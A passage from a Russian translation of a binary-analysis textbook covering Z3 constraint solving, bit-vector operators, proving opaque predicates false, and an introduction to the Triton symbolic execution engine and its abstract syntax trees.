В начале листинга 12.3 объявляются переменные ( $x$ ,  $y$  и  $z$ ), которые встречаются на пути к `baz` ❶. С точки зрения Z3, они моделируются как *константы*, а не переменные. Для объявления константы используется команда `declare-const`, которой передаются имя и тип константы. В данном случае все константы имеют тип `Int`.

Причина моделирования  $x$ ,  $y$  и  $z$  константами заключается в фундаментальном различии между выполнением пути в программе и моделированием его в Z3. При выполнении программы все операции выполняются одна за другой, а при моделировании пути в Z3 те же самые операции представляются в виде системы формул, которым нужно удовлетворить одновременно. Решая эти формулы, Z3 присваивает конкретные значения  $x$ ,  $y$  и  $z$ , стремясь найти константы, удовлетворяющие им.

Помимо `Int`, Z3 поддерживает и другие простые типы, например `Real` (числа с плавающей точкой) и `Bool`, а также более сложные типы, например `Array`.

Типы `Int` и `Real` поддерживают произвольную точность, что не характерно для машинных операций, работающих с числами фиксированной ширины. Именно поэтому Z3 предлагает также тип битового вектора, который мы рассмотрим в разделе 12.2.5.

## Статическая форма одиночного присваивания

Из того факта, что Z3 удовлетворяет все формулы одновременно, безотносительно к порядку операций на пути выполнения программы, вытекает еще одно важное следствие. Предположим, что одной переменной, например  $y$ , несколько раз производится присваивание на одном пути выполнения программы: сначала  $y = 5$ , затем  $y = 10$ . Тогда в процессе решения Z3 видит два конфликтующих ограничения, утверждающих, что  $y$  должно быть одновременно равно 5 и 10, что, конечно же, невозможно.

Многие движки символического выполнения решают эту проблему, порождая символические выражения в форме *статического одиночного присваивания* (static single assignment – SSA), которая требует, чтобы каждой переменной значение присваивалось только один раз. Это означает, что при втором присваивании  $y$  эта переменная расщепляется на две версии,  $y_1$  и  $y_2$ , что устраняет неоднозначность и разрешает противоречивые с точки зрения Z3 ограничения. Именно поэтому мы видим дополнительное объявление константы  $y_2$  в листинге 12.3 ❷: переменной  $y$  в листинге 12.2 значение присваивается дважды на пути к `baz`, поэтому она должна быть расщеплена с применением SSA. Это можно наблюдать также на рис. 12.1, где  $y$  отображается на новое символическое выражение  $\phi_4$ , представляющее новую версию  $y$ .

## Добавление ограничений

После объявления всех констант мы можем добавить формулы ограничений (утверждения) в стек формул Z3 с помощью команды `assert t`.

Как я уже говорил, формулы записываются в польской нотации – операторы раньше операндов. Z3 поддерживает стандартные математические операторы  $+$ ,  $-$ ,  $=$ ,  $<$  и т. д. с обычной семантикой. В примерах ниже мы увидим, что Z3 также поддерживает логические операторы и операции над битовыми векторами.

Первое утверждение в листинге 12.3 – символическое выражение, утверждающее, что  $z$  должно быть равно  $x + y$  ❸; оно моделирует присваивание  $z = x + y$  в псевдокоде в листинге 12.2. Затем следует утверждение, добавляющее ограничение ветви  $x \geq 5$  ❹ (для моделирования условного предложения `if(x >= 5)`), и символическое выражение  $y_2 = y + z$  ❺. Заметим, что  $y_2$  зависит от оригинальной переменной  $y$ , которой присвоено полученное от пользователя значение, что наглядно демонстрирует необходимость формы SSA для устранения неоднозначностей в утверждениях и предотвращения циклических зависимостей. Последнее утверждение добавляет второе ограничение ветви  $y_2 < x$  ❻. Обратите внимание, что я опустил моделирование вызова `foo`, поскольку эта функция не имеет побочных эффектов и потому не влияет на достижимость `baz`.

### Проверка удовлетворения ограничений и получение модели

Добавив все утверждения, необходимые для моделирования пути к `baz`, мы можем проверить, есть ли возможность удовлетворить утверждения в стеке, воспользовавшись командой `Z3 check-sat` ❺. В данном случае `check-sat` печатает `sat`, это означает, что система утверждений разрешима. А значит, `baz` достижима по смоделированному пути выполнения программы. Если система утверждений неразрешима, то `check-sat` напечатает `unsat`.

Зная, что утверждениям можно удовлетворить, мы можем запросить у Z3 модель: конкретное присваивание всем константам, при котором все утверждения удовлетворяются. Для этого служит команда `get-model` ❻. В возвращенной модели каждое присваивание константе выражено в виде функции (определенной командой `define-fun`), которая возвращает значение константы. Так сделано, потому что в Z3 константы на самом деле являются просто функциями без аргументов, а команда `declare-const` – не более чем синтаксический сахар, который `get-model` опускает. Например, строка `define-fun y () Int (-1)` в модели в листинге 12.3 определяет функцию  $y$  без аргументов, которая возвращает `Int` со значением `-1`. Это просто означает, что в этой модели константа  $y$  принимает значение `-1`.

Как видим, в случае листинга 12.3 Z3 находит решение  $x = 5$ ,  $y = -1$ ,  $z = 4$  (поскольку  $z = x + y = 5 - 1$ ) и  $y_2 = 3$  (поскольку  $y_2 = y + z = -1 + 4$ ). Это означает, что если положить в псевдокоде в листинге 12.2  $x = 5$  и  $y = -1$ , то мы достигнем вызова `baz`. Отметим, что часто существует несколько возможных моделей, и какую вернет `get-model`, мы заранее не знаем.

## 12.2.2 Доказательство недостижимости команды

Заметим, что в модели в листинге 12.3 `у` присвоено отрицательное значение. Оказывается, что `baz` достижима, если `x` и `у` могут быть отрицательными, но недостижима, если оба они неотрицательны. Докажем это, чтобы продемонстрировать пример неразрешимой системы утверждений. В листинге 12.4 снова моделируется путь к `baz`, но теперь добавлено ограничение: `x` и `у` должны быть неотрицательны.

*Листинг 12.4. Доказательство того, что `baz` недостижима, если входные данные неотрицательны*

```
$ z3 -in
(declare-const x Int)
(declare-const y Int)
(declare-const z Int)
(declare-const y2 Int)
❶ (assert (>= x 0))
❷ (assert (>= y 0))
  (assert (= z (+ x y)))
  (assert (>= x 5))
  (assert (= y2 (+ y z)))
  (assert (< y2 x))
❸ (check-sat)
unsat
```

Листинг 12.4 отличается от листинга 12.3 только добавленными ограничениями `x >= 0` ❶ и `y >= 0` ❷. На этот раз `check-sat` возвращает `unsat` ❸, что доказывает недостижимость `baz` в случае, когда `x` и `у` неотрицательны. Для неразрешимой задачи получить модель невозможно, потому что ее не существует.

## 12.2.3 Доказательство общезначимости формулы

С помощью Z3 можно доказать не только, что система утверждений разрешима, но и что она *общезначима*, т. е. всегда истинна независимо от конкретных подставленных значений. Доказательство общезначимости системы формул эквивалентно доказательству неразрешимости ее отрицания, а как это сделать с помощью Z3, мы уже знаем. Если оказывается, что отрицание разрешимо, то система формул не является общезначимой, и мы можем запросить у Z3 модель в качестве контрпримера.

Воспользуемся этой идеей, чтобы доказать общезначимость *леммы о двунаправленности*, хорошо известной в логике высказываний формулы. Это также позволит нам наблюдать, как используются операторы логики высказываний в Z3, а заодно и булев тип данных `Bool`.

Лемма о двунаправленности утверждает, что  $((p \rightarrow q) \wedge (r \rightarrow s) \wedge (p \vee \neg s)) \vdash (q \vee \neg r)$ . В листинге 12.5 эта лемма моделируется в Z3 и доказывается ее общезначимость.



```

$ z3 -in
❶ (declare-const p Bool)
  (declare-const q Bool)
  (declare-const r Bool)
  (declare-const s Bool)
❷ assert (=> (and (and (=> p q) (=> r s)) (or p (not s))) (or q (not r))))
❸ (check-sat)
  sat
❹ (get-model)
  (model
    (define-fun r () Bool
      true)
  )
❺ (reset)
❻ (declare-const p Bool)
  (declare-const q Bool)
  (declare-const r Bool)
  (declare-const s Bool)
❼ (assert (not (=> (and (and (=> p q) (=> r s)) (or p (not s))) (or q (not r)))))
❽ (check-sat)
  unsat

```

В листинге 12.5 объявлены четыре булевы константы  $p$ ,  $q$ ,  $r$  и  $s$  ❶, по одной для каждой переменной в лемме о двунаправленности. Затем идет утверждение, выражающее саму лемму о двунаправленности в терминах логических операторов Z3 ❷. Как видим, Z3 поддерживает все обычные логические операторы, включая  $\text{and}$  ( $\wedge$ ),  $\text{or}$  ( $\vee$ ),  $\text{xor}$  ( $\oplus$ ),  $\text{not}$  ( $\neg$ ) и логическую импликацию  $\Rightarrow$  ( $\rightarrow$ ). В Z3 эквиваленция ( $\leftrightarrow$ ) выражается символом равенства ( $=$ ). Кроме того, Z3 поддерживает оператор *if-then-else*, он называется *ite* и синтаксически записывается в виде *ite condition value-if-true value-if-false*. В листинге я смоделировал символ «влечет»  $\vdash$  как импликацию ( $\Rightarrow$ ).

Сначала докажем, что лемма о двунаправленности разрешима. В этом легко убедиться с помощью *check-sat* ❸ и воспользоваться *get-model*, чтобы получить модель ❹. В данном случае модель только присваивает значение *true* константе  $r$ , потому что этого достаточно, чтобы сделать утверждение истинным вне зависимости от значений  $p$ ,  $q$  и  $s$ . Это говорит нам, что лемма о двунаправленности разрешима, но не доказывает ее общезначимость.

Чтобы доказать, что лемма общезначима, мы сбрасываем стек утверждений Z3 в исходное состояние ❺, объявляем те же самые константы, что и раньше ❻, а затем формулируем утверждение, содержащее отрицание леммы о двунаправленности ❼. С помощью *check-sat* мы убеждаемся, что отрицание леммы неразрешимо ❽. Это доказывает, что лемма о двунаправленности общезначима.

Помимо формул логики высказываний, Z3 умеет удовлетворять *эффективно пропозициональные формулы*; это разрешимое подмножест-



во формул логики предикатов. Я не стану здесь вдаваться в детали эффективно пропозициональных формул, т. к. для целей символического выполнения логика предикатов нам не понадобится.

### 12.2.4 Упрощение выражений

Z3 умеет также упрощать выражения, как показано в листинге 12.6.

Листинг 12.6. Упрощение формулы в Z3

```
$ z3 -in
❶ (declare-const x Int)
  (declare-const y Int)
❷ (simplify (+ (* 3 x) (* 2 y) 5 x y))
  (+ 5 (* 4 x) (* 3 y))
```

В этом примере объявлены две целые константы  $x$  и  $y$  ❶, а затем вызывается команда Z3 `simplify` для упрощения формулы  $3x + 2y + 5 + x + y$  ❷. Z3 упрощает ее до  $5 + 4x + 3y$ . Замечу, что в этом примере я воспользовался тем, что у оператора  $+$  в Z3 может быть более двух операндов, поэтому сложил их за один присест. В таких простых примерах команда Z3 `simplify` работает хорошо, но в более сложных случаях рассчитывать на это не стоит. Упрощение в Z3 предназначено главным образом для таких программ, как движки символического выполнения, которые обрабатывают формулы автоматически, а не для того, чтобы результат стал понятнее человеку.

### 12.2.5 Моделирование ограничений для машинного кода с битовыми векторами

До сих пор мы во всех примерах использовали тип данных `Int` с произвольной точностью. Если использовать типы с произвольной точностью для моделирования двоичного файла, то результат может оказаться далек от реальности, потому что машинные команды в двоичных файлах оперируют целыми числами фиксированной ширины, точность которых ограничена. Поэтому Z3 предлагает также *битовые векторы*, т. е. целые фиксированной ширины, идеально подходящие для символического выполнения.

Для манипулирования битовыми векторами используются специальные операторы `bvadd`, `bvsub` и `bvmul` вместо обычных операторов для работы с целыми числами  $+$ ,  $-$  и  $\times$ . В табл. 12.1 приведена краткая сводка наиболее употребительных операторов над битовыми векторами. Многие из них можно встретить при изучении ограничений и символических выражений, которые движки символического выполнения, в частности Triton, передают решателю задач удовлетворения ограничений. Кроме того, знакомство с этими операторами будет полезно при создании собственных инструментов символического

выполнения, чем мы займемся в главе 13. Давайте обсудим, как использовать перечисленные в табл. 12.1 операторы на практике.

Z3 позволяет создавать битовые векторы любой длины. Это можно сделать несколькими способами, показанными в первой части табл. 12.1 ❶. Начнем с того, что 4-битовую векторную константу 1101 можно создать, воспользовавшись нотацией #b1101. Аналогично запись #xda создает 8-битовую векторную константу со значением 0xda.

**Таблица 12.1.** Наиболее употребительные операции с битовыми векторами в Z3

| Операция                                           | Описание                                            | Пример                            |
|----------------------------------------------------|-----------------------------------------------------|-----------------------------------|
| <b>❶ Создание битового вектора</b>                 |                                                     |                                   |
| #b<value>                                          | Константный битовый вектор в двоичном виде          | #b1101 ; 1101                     |
| #x<value>                                          | Константный битовый вектор в шестнадцатеричном виде | #xda ; 0xda                       |
| (_ bv<value> <width>)                              | Константный битовый вектор в десятичном виде        | (_ bv10 32) ; 10 (ширина 32 бита) |
| (_ BitVec <width>)                                 | Тип битового вектора шириной <width> бит            | (declare-const x (_ BitVec 32))   |
| <b>❷ Арифметические операторы</b>                  |                                                     |                                   |
| bvadd                                              | Сложение                                            | (bvadd x #x10) ; x + 0x10         |
| bvsub                                              | Вычитание                                           | (bvsub #x20 y) ; 0x20 - y         |
| bvmul                                              | Умножение                                           | (bvmul #x2 #x3) ; 6               |
| bvdiv                                              | Деление со знаком                                   | (bvdiv x y) ; x/y                 |
| bvudiv                                             | Деление без знака                                   | (bvudiv y x) ; y/x                |
| bvsmul                                             | Деление по модулю со знаком                         | (bvsmul x y) ; x % y              |
| bneg                                               | Дополнительный код                                  | (bneg #b1101) ; 0011              |
| bvshl                                              | Сдвиг влево                                         | (bvshl #b0011 #x1) ; 0110         |
| bvlshr                                             | Логический (без знака) сдвиг вправо                 | (bvlshr #b1000 #x1) ; 0100        |
| bvashr                                             | Арифметический (со знаком) сдвиг вправо             | (bvashr #b1000 #x1) ; 1100        |
| <b>❸ Поразрядные операторы</b>                     |                                                     |                                   |
| bvor                                               | Поразрядное OR                                      | (bvor #x1 #x2) ; 3                |
| bvand                                              | Поразрядное AND                                     | (bvand #xffff #x0001) ; 1         |
| bvxor                                              | Поразрядное XOR                                     | (bvxor #x3 #x5) ; 6               |
| bvnot                                              | Поразрядное NOT (обратный код)                      | (bvnot x) ; ~x                    |
| <b>❹ Операторы сравнения</b>                       |                                                     |                                   |
| =                                                  | Равенство                                           | (= x y) ; x == y                  |
| bvult                                              | Меньше без знака                                    | (bvult x #x1a) ; x < 0x1a         |
| bvslt                                              | Меньше со знаком                                    | (bvslt x #x1a) ; x < 0x1a         |
| bvugt                                              | Больше без знака                                    | (bvugt x y) ; x > y               |
| bvsgt                                              | Больше со знаком                                    | (bvsgt x y) ; x > y               |
| bvule                                              | Меньше или равно без знака                          | (bvule x #x55) ; x <= 0x55        |
| bvsle                                              | Меньше или равно со знаком                          | (bvsle x #x55) ; x <= 0x55        |
| bvuge                                              | Больше или равно без знака                          | (bvuge x y) ; x >= y              |
| bvsge                                              | Больше или равно со знаком                          | (bvsge x y) ; x >= y              |
| <b>❺ Конкатенация и выделение битовых векторов</b> |                                                     |                                   |
| concat                                             | Конкатенация битовых векторов                       | (concat #x4 #x8) ; 0x48           |
| (_ extract <hi> <lo>)                              | Выделить биты с <lo> по <hi>                        | ((_ extract 3 0) #x48) ; 0x8      |

Как видим, для двоичных или шестнадцатеричных констант Z3 автоматически выводит минимально необходимый размер битового вектора. При объявлении десятичных констант нужно явно указывать как значение, так и ширину битового вектора. Например, запись (`_ bv10 32`) создает битовый вектор шириной 32 бита, имеющий значение 10. Можно также объявить константный битовый вектор с неопределенным значением с помощью нотации (`declare-const x (_ BitVec 32)`), где `x` – имя константы, а 32 – ее ширина в битах.

Z3 также поддерживает арифметические операторы над битовыми векторами – такие же, как примитивные операции в языках C/C++ и в системах команд типа x86 ❷. Например, команда Z3 (`assert (= y (bvadd x #x10))`) утверждает, что битовый вектор `y` должен быть равен битовому вектору `x + 0x10`. Для многих операций Z3 включает варианты со знаком и без знака. Например, (`bvsdiv x y`) выполняет деление `x/y` со знаком, а (`bvudiv x y`) – деление без знака. Отметим также, что в Z3 оба операнда арифметического оператора над битовыми векторами должны иметь одинаковую ширину.

В столбце «Пример» табл. 12.1 приведены примеры употребительных операций в Z3. Точки с запятой обозначают начало комментария, в котором показан эквивалент операции в C/C++ или результат арифметической операции.

Помимо арифметических операторов, Z3 поддерживает стандартные поразрядные операторы OR (эквивалент `|` в C), AND (`&`), XOR (`^`) и NOT (`~`) ❸. Также реализованы операторы сравнения: `=` для сравнения двух битовых векторов на равенство, `bvult` для сравнения на меньше без знака и т. д. ❹ Поддерживаемые операторы сравнения очень похожи на команды условного перехода x86 и особенно полезны в сочетании с оператором Z3 `ite`. Например, значением выражения (`ite (bvsgt x y) 22 44`) будет 22, если `x >= y`, и 44 в противном случае.

Можно также конкатенировать два битовых вектора или выделить часть битового вектора ❺. Это полезно, когда требуется уравнивать размер двух битовых векторов для выполнения некоторой операции или если интерес представляет только часть битового вектора.

Познакомившись с операторами над битовыми векторами в Z3, рассмотрим практический пример их использования.

### 12.2.6 Решение непроницаемого предиката над битовыми векторами

Решим с помощью Z3 задачу о непроницаемом предикате, чтобы посмотреть, как операции над битовыми векторами применяются на практике. Непроницаемыми предикатами называются условия ветвления, которые всегда принимают значение `true` или `false`, хотя это не очевидно специалисту, занимающемуся обратной разработкой. Они применяются для обфускации кода, чтобы было труднее понять,

что он делает, например для вставки «мертвого кода», который никогда не достигается.

В некоторых случаях решатели типа Z3 удается использовать для доказательства того, что условие ветвления всегда истинно или ложно. Например, рассмотрим следующий непроницаемо ложный предикат, основанный на том, что  $\forall x \in \mathbb{Z}, 2 \mid (x + x^2)$ . Иными словами, для любого целого  $x$  величина  $x + x^2$  равна нулю по модулю 2. Этим можно воспользоваться и включить ветвь `if((x + x*x) % 2 != 0)`, которая не будет выполняться ни при каком значении  $x$ , хотя с первого взгляда это не очевидно. Затем в эту ветвь можно вставить дурацкий код, чтобы сбить с толку инженера, занятого обратной разработкой.

В листинге 12.7 показано, как смоделировать эту ветвь в Z3 и доказать, что она никогда не выполняется.

### Листинг 12.7. Решение непроницаемого предиката с помощью Z3

```
$ z3 -in
❶ (declare-const x (_ BitVec 64))
❷ (assert (not (= (bvsmul (bvadd (bvmul x x) x) (_ bv2 64)) (_ bv0 64))))
❸ (check-sat)
unsat
```

Сначала мы объявляем битовый вектор  $x$  шириной 64 бита ❶, который будет использоваться в условии ветвления. Затем включаем само условие ветвления в утверждение `assert` ❷ и, наконец, проверяем, удовлетворяется ли оно с помощью команды `check-sat` ❸. Поскольку `check-sat` возвращает `unsat`, мы знаем, что условие ветвления никогда не может быть истинным, поэтому можно смело проигнорировать любой код в этой ветви.

Как видим, вручную смоделировать и доказать даже такой простой непроницаемый предикат довольно утомительно. Но благодаря символическому выполнению подобные задачи можно решать автоматически.

## 12.3 Резюме

В этой главе мы изучили принципы символического выполнения и удовлетворения ограничений. Символическое выполнение – мощная, но немасштабируемая техника, которой следует пользоваться с осторожностью. Поэтому существует несколько способов оптимизации инструментов символического выполнения, большинство из которых стремится минимизировать объем анализируемого кода и нагрузку на решатель задач удовлетворения ограничений. В главе 13 мы узнаем, как применять символическое выполнение на практике, для чего создадим собственные инструменты с помощью Triton.

## Упражнения

### 1. Проследивание символического состояния

Рассмотрим следующий код:



```
x = int(argv[0])
y = int(argv[1])

z = x*x
w = y*y
if(z <= 1)
    if( ((z + w) % 7 == 0) && (x % 7 != 0) )
        foo(z, w)
    else
        if((2**z - 1) % z != 0)
            bar(x, y, z)
        else
            z = z + w
            baz(z, y, x)
z = z*z
qux(x, y, z)
```

Постройте древовидную диаграмму, показывающую, как изменяется символическое состояние на каждом пути выполнения этого кода (по аналогии с рис. 12.1). Нотация  $2^{**}z$  означает  $2^z$ .

Обратите внимание, что последние два предложения включаются в конец любого пути вне зависимости от выбранных ветвей. Однако значение  $z$  в этих предложениях зависит от того, по какой ветви прошел путь. Чтобы отразить это поведение в дереве, у нас есть две возможности.

1. Создавать отдельную копию двух последних предложений для каждого пути на диаграмме.
2. Объединить все пути перед этими двумя предложениями и смоделировать символическое значение  $z$  с помощью условного выражения *if-then-else*, зависящего от выбранного пути.

### 2. Доказательство достижимости

Воспользовавшись Z3, определите, какие из вызовов `foo`, `bar` и `baz` в листинге из предыдущего упражнения достижимы. Смоделируйте релевантные операции и ветви с помощью битовых векторов.

### 3. Нахождение непроницаемых предикатов

Воспользовавшись Z3, проверьте, нет ли среди условий в предыдущем листинге непроницаемых предикатов. Если есть, то какие значения они принимают: истина или ложь? Какой код недостижим и, следовательно, может быть безопасно удален из листинга?



# 13

## ПРАКТИЧЕСКОЕ СИМВОЛИЧЕСКОЕ ВЫПОЛНЕНИЕ С ПОМОЩЬЮ TRITON

В главе 12 мы познакомились с принципами символического выполнения. А теперь создадим реальные инструменты с помощью популярного движка символического выполнения с открытым исходным кодом Triton. В этой главе демонстрируется построение инструмента обратного нарезания, увеличение покрытия кода и автоматическая эксплуатация уязвимости.

Существует не так уж много движков символического выполнения и еще меньше таких, которые способны работать с двоичными программами. Из них наиболее известны Triton, angr<sup>1</sup> и S2E<sup>2</sup>. KLEE – еще один хорошо известный движок символического выполнения, но он применим к биткоду LLVM, а не к двоичному коду<sup>3</sup>. Я буду использовать Triton, потому что он легко интегрируется с Intel Pin и работает чуть быстрее, т.к. серверная часть написана на C++.

---

<sup>1</sup> <https://angr.io/>.

<sup>2</sup> [s2e.systems](https://s2e.systems).

<sup>3</sup> <https://klee.github.io/>.

## 13.1 Введение в Triton



Начнем с более пристального изучения основных возможностей Triton. Triton – свободно распространяемая библиотека двоичного анализа с открытым исходным кодом, которая больше всего известна своим движком символического выполнения. Она предлагает API для C/C++ и Python и в настоящее время поддерживает системы команд x86 и x64. Скачать Triton и документацию можно с сайта <https://triton.quarkslab.com>. Я установил версию 0.6 (сборка 1364) на ВМ в каталог `~/triton`.

Triton, как и `libdft`, – экспериментальное средство (в настоящее время не существует ни одного зрелого движка символического выполнения двоичного уровня). Это означает, что могут присутствовать дефекты, о которых можно сообщить по адресу <https://github.com/JonathanSalwan/Triton/>. Triton также нуждается в специальном, написанном вручную обработчике каждого типа команд, который сообщает движку о том, как эта команда влияет на символическое состояние. Поэтому можно столкнуться с некорректными результатами или ошибками, если в анализируемой программе встречаются команды, не поддерживаемые Triton.

Я буду использовать в примерах Triton, потому что с ним легко работать, он сравнительно неплохо документирован и написан на C++, что дает ему преимущество перед другими движками, написанными на языках типа Python. Кроме того, конколический режим Triton основан на Intel Pin, с которым мы уже знакомы.

Triton поддерживает два режима, *символической эмуляции* и *конколического выполнения*, которые соответствуют статическому (SSE) и динамическому (DSE) подходам к символическому выполнению. В обоих режимах Triton позволяет конкретизировать часть состояния, чтобы уменьшить сложность символических выражений. Напомним, что в режиме SSE программа не выполняется, а эмулируется, тогда как в конколическом режиме программа реально выполняется и символическое состояние рассматривается как метаданные. Поэтому режим символической эмуляции медленнее конколического, т. к. необходимо эмулировать влияние каждой команды на символическое и конкретное состояние, тогда как в конколическом режиме конкретное состояние мы получаем «даром».

Режим конколического выполнения основан на Intel Pin, анализируемая программа должна выполняться в нем с самого начала. Напротив, в режиме символической эмуляции можно легко эмулировать только часть программы, например одну функцию. В этой главе мы увидим практические примеры режима символической эмуляции и конколического режима. Более полное обсуждение достоинств и недостатков обоих подходов см. в главе 12.

Triton преимущественно является офлайновым движком символического выполнения в том смысле, что исследует один путь в каждый момент времени. Но он также поддерживает механизм моментальных снимков, который позволяет конколически исследовать несколь-

---

ко путей, не запуская программу каждый раз с начала. Кроме того, включен движок анализа заражения с одним цветом. Нам эта функциональность здесь не понадобится, но узнать о ней подробнее можно из онлайн-овой документации и примеров.

Последние версии Triton позволяют подключить в виде плагина другую платформу оснащения двоичных файлов вместо Pin и другой решатель задач удовлетворения ограничений. В этой главе я буду использовать то, что предлагается по умолчанию: Pin и Z3. Для версии, установленной на VM, необходима конкретная версия Pin 2.14 (71313), которая также установлена и находится в каталоге `~/triton/pin-2.14-71313-gcc.4.4.7-linux`.

## 13.2 Представление символического состояния абстрактными синтаксическими деревьями

В обоих режимах, эмуляции и конколическом, Triton хранит глобальное множество символических выражений, отображения регистров и адресов памяти на эти символические выражения и список путей ограничений – как показано на рис. 12.1. В Triton символические выражения и ограничения представлены *абстрактными синтаксическими деревьями* (abstract syntax tree – AST), по одному AST на каждое выражение или ограничение. AST – это древовидная структура данных, изображающая синтаксические связи между операциями и операндами. В узлах AST хранятся операции и операнды языка SMT, принятого в Z3.

Например, на рис. 13.1 показано, как AST для регистра `eax` изменяется в процессе выполнения следующей последовательности трех команд:

---

```
shr eax,cl
xor eax,0x1
and eax,0x1
```



---

Для каждой команды на рисунке бок о бок показаны два AST: полное AST слева и AST со *ссылками* справа. Сначала рассмотрим левую часть рисунка, а затем я расскажу про AST со ссылками.

### Полные AST

На рисунке предполагается, что `eax` и `cl` первоначально отображаются на неограниченные символические выражения, соответствующие 32-битовому символическому значению  $\alpha_1$  и 8-битовому символическому значению  $\alpha_2$ . Например, мы видим, что начальное состояние для `eax` ❶ – это AST с корнем в узле `bv` (битовый вектор) с двумя дочерними узлами, содержащими значения  $\alpha_1$  и 32. Это соответствует неограниченному битовому вектору Z3 шириной 32 бита, как в (`declare-const alpha1 (_ BitVec 32)`).



# 1 Начальное состояние




Рис. 13.1. Влияние команд на абстрактные синтаксические деревья регистра

Команда `shr eax,cl` – это логический сдвиг вправо, в котором `eax` и `cl` – операнды, а результат сохраняется в `eax`. Таким образом, после

этой команды ❷ полное AST для `eax` имеет корень `bvlshr` (логический сдвиг вправо), а дочерние деревья представляют оригинальные AST для `eax` и `cl`. Заметим, что правое дочернее дерево, представляющее содержимое `cl`, имеет корнем операцию `conpcat`, которая дописывает 24 нулевых бита в начало значения `cl`. Это необходимо, потому что ширина `cl` составляет всего 8 бит, а ее нужно расширить до 32 битов (столько же, сколько в `eax`), т. к. в формате SMT-LIB 2.0, используемом в Z3, требуется, чтобы оба операнда `bvlshr` имели одинаковую ширину.

После команды `xor eax, 0x1` ❸ корнем AST для `eax` становится узел `bvnot`, его левое поддерево – предыдущее AST для `eax`, а правое – константный битовый вектор, содержащий значение 1. Аналогично команда `and eax, 0x1` ❹ порождает AST с корнем в узле `bvand`, левым поддеревом которого снова является предыдущее AST для `eax`, а правым – константный битовый вектор.

### AST со ссылками

Вы, вероятно, обратили внимание, что полные AST сильно избыточны: всякий раз, как AST зависит от предыдущего, все предыдущее AST становится поддеревом нового. В больших и сложных программах имеется много зависимостей между операциями, поэтому описанная схема приводит к излишнему потреблению памяти. Поэтому в Triton AST представляются более компактно, с помощью ссылок, как показано в правой части рис. 13.1.

На этой схеме каждое AST имеет имя типа `gef!1`, `gef!2` и т. д., по которому на него можно сослаться из других AST. Таким образом, вместо копирования всего предыдущего AST мы можем просто сослаться на него, включив в новое AST *ссылочный узел*. Так, справа на рис. 13.1 показано, что все левое поддерево AST регистра `eax` после команды `and eax, 0x1` можно заменить одним ссылочным узлом, который ссылается на предыдущее AST, так что вместо 15 узлов останется всего один.

В Triton API имеется функция `unrollAst`, которая разворачивает AST со ссылками в полное AST, допускающее ручной осмотр, манипулирование или передачу Z3. Познакомившись с основами работы Triton, давайте на примерах посмотрим, как используется `unrollAst` и другие функции Triton.

## 13.3 Обратное нарезание с помощью Triton

В первом примере мы реализуем обратное нарезание в режиме символической эмуляции Triton. Это обобщенная версия примера, входящего в комплект поставки Triton, она находится в каталоге `~/triton/pin-2.14-71313-gcc.4.4.7-linux/source/tools/Triton/src/examples/python/backward_slicing.py`. В оригинальном примере используется Python API, но я воспользовался Triton C/C++ API. Пример инструмента Triton, написанного на Python, будет представлен в разделе 13.5.

Напомним, что обратное нарезание – это метод двоичного анализа, который позволяет в некоторой точке выполнения узнать, какие из предыдущих команд внесли вклад в значение данного регистра или ячейки памяти. Предположим, к примеру, что мы хотим вычислить обратный срез `gsx` по адресу `0x404b1e` во фрагменте кода `/bin/ls`, показанном в листинге 13.1.

Листинг 13.1. Фрагмент результата дизассемблирования `/bin/ls`

```
$ objdump -M intel -d /bin/ls
...
404b00: 49 89 cb          mov     r11,rcx
404b03: 48 8b 0f          mov     rcx,QWORD PTR [rdi]
404b06: 48 8b 06          mov     rax,QWORD PTR [rsi]
404b09: 41 56             push    r14
404b0b: 41 55             push    r13
